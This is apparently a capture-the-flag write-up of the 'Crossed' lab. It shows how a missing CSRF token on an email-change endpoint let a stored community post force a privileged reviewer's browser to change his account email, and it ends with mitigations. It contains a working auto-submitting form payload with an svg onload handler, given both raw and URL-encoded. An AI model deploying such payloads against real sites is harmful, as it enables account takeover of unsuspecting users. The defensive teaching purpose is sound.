Cross-Site Request Forgery Leads to Account Takeover | Crossed
Lab Link
Overview
Crossed was a WebVerse Pro challenge focused on a classic Cross-Site Request Forgery (CSRF) issue.

The application allowed users to submit community content that would later be reviewed by Devon, an authenticated privileged user. The account settings feature contained an email update endpoint that accepted a simple POST request without a CSRF token or meaningful request-origin validation.
By storing an auto-submitting form inside attacker-controlled community content, Devon’s browser could be forced to submit an email-change request while authenticated. This changed Devon’s account email to an attacker-controlled value and solved the lab.
Objective
The goal of the challenge was to make Devon change the email address on his own account.
The intended attack path was:
- Identify the email update request.
- Confirm the request does not require a CSRF token.
- Create attacker-controlled content that submits the email update form automatically.
- Wait for Devon to review the content.
- Confirm the lab status and retrieve the flag.
Vulnerability Identification
- Vulnerability: Cross-Site Request Forgery
- OWASP Top 10:2025 Category: A01 - Broken Access Control
- Affected Functionality: Account email update
- Impact: Forced account modification / account takeover path
- Root Cause: State-changing request accepted without CSRF protection
The vulnerable endpoint was:
1
2
3
4
5
POST /settings/email HTTP/2
Host: <redacted-lab-host>
Content-Type: application/x-www-form-urlencoded

email=<new-email-address>
The request changed the authenticated user’s email address based only on their active session cookie.
Reconnaissance
The lab hint strongly suggested that Devon reviewed submitted community posts manually:
Devon reads everything and opens each one himself.
This pointed toward a browser-based victim interaction. Since the objective was to change Devon’s email, the next step was to inspect the account settings area and capture the email-change request.
While logged in as a normal user, changing the email generated a simple POST request to:
1
/settings/email
The body contained only the new email value:
1
email=test@example.com
No anti-CSRF token was present in the form or request body.
Initial Testing
To confirm the weakness, the email-change request was replayed from a separate HTML form.
A minimal CSRF proof of concept looked like this:
1
2
3
4
5
6
<form id="csrf" action="https://<redacted-lab-host>/settings/email" method="POST">
  <input type="hidden" name="email" value="attacker@example.com">
</form>
<script>
  document.getElementById("csrf").submit();
</script>
When opened in a browser with an active authenticated session, the form submitted automatically and changed the account email.
This confirmed that the endpoint was vulnerable to CSRF.
Exploitation
The final exploit was submitted through the community content feature.
The community post accepted user-controlled HTML content in the message field. The payload created a hidden form targeting the email update endpoint and used an SVG onload handler to submit the form automatically.
Final payload structure:
1
2
3
4
<form id="f" action="https://<redacted-lab-host>/settings/email" method="POST">
  <input name="email" value="devon-final-1337@test.com">
</form>
<svg onload="document.getElementById('f').submit()">
URL-encoded submission body:
1
title=csrf-final&message=%3Cform%20id%3D%22f%22%20action%3D%22https%3A%2F%2F%3Credacted-lab-host%3E%2Fsettings%2Femail%22%20method%3D%22POST%22%3E%3Cinput%20name%3D%22email%22%20value%3D%22devon-final-1337%40test.com%22%3E%3C%2Fform%3E%3Csvg%20onload%3D%22document.getElementById('f').submit()%22%3E
Once Devon reviewed the submitted content, his authenticated browser submitted the request to /settings/email, changing his email address.
Proof of Exploitation
After the payload was triggered, the lab status endpoint confirmed that the challenge was solved:
1
2
GET /__status HTTP/2
Host: <redacted-lab-host>
Response:
1
2
3
4
{
  "solved": true,
  "flag": "WEBVERSE{.....}"
}
The flag has been intentionally redacted for the public writeup.
Root Cause
The application trusted browser-submitted state-changing requests without verifying that the request was intentionally initiated by the authenticated user.
The email update endpoint was vulnerable because:
- It accepted a POST request with only the new email value.
- It did not require an unpredictable CSRF token.
- It relied only on the session cookie for authorization.
- User-submitted community content could trigger browser-side form submission.
- The victim reviewer was authenticated while opening attacker-controlled content.
Impact
A successful attacker could force a privileged user to modify sensitive account settings.
In this lab, the attack changed Devon’s email address. In a real application, this could lead to:
- Account takeover through password reset flows.
- Loss of access for the original account owner.
- Unauthorized profile or security setting changes.
- Abuse of privileged reviewer sessions.
- Chained attacks against administrative users.
Mitigation
Add CSRF Tokens
Every state-changing request should require a unique, unpredictable CSRF token tied to the user’s session.
Example server-side validation logic:
1
2
3
if (!req.body.csrfToken || req.body.csrfToken !== req.session.csrfToken) {
  return res.status(403).send("Invalid CSRF token");
}
Use SameSite Cookies
Session cookies should use SameSite=Lax or SameSite=Strict where possible.
Example:
1
Set-Cookie: session=<value>; HttpOnly; Secure; SameSite=Lax
Validate Request Origin
For sensitive actions, validate the Origin and Referer headers as defense-in-depth.
1
2
3
4
5
const allowedOrigin = "https://example.com";

if (req.headers.origin !== allowedOrigin) {
  return res.status(403).send("Invalid request origin");
}
Require Reauthentication for Sensitive Changes
Email changes should require the current password or a second verification step.
This reduces the impact of CSRF and stolen-session scenarios.
Sanitize User-Submitted Content
Community posts should not allow arbitrary executable HTML.
Dangerous elements and attributes such as <script>, <svg onload>, event handlers, and auto-submitting forms should be removed or safely rendered as text.
Lessons Learned
CSRF is especially dangerous when combined with a reviewer or moderation workflow. Even if an attacker cannot directly access a privileged account, they can abuse the privileged user’s browser as the execution context.
The key lesson from Crossed is that every authenticated state-changing endpoint must verify user intent, not just user identity.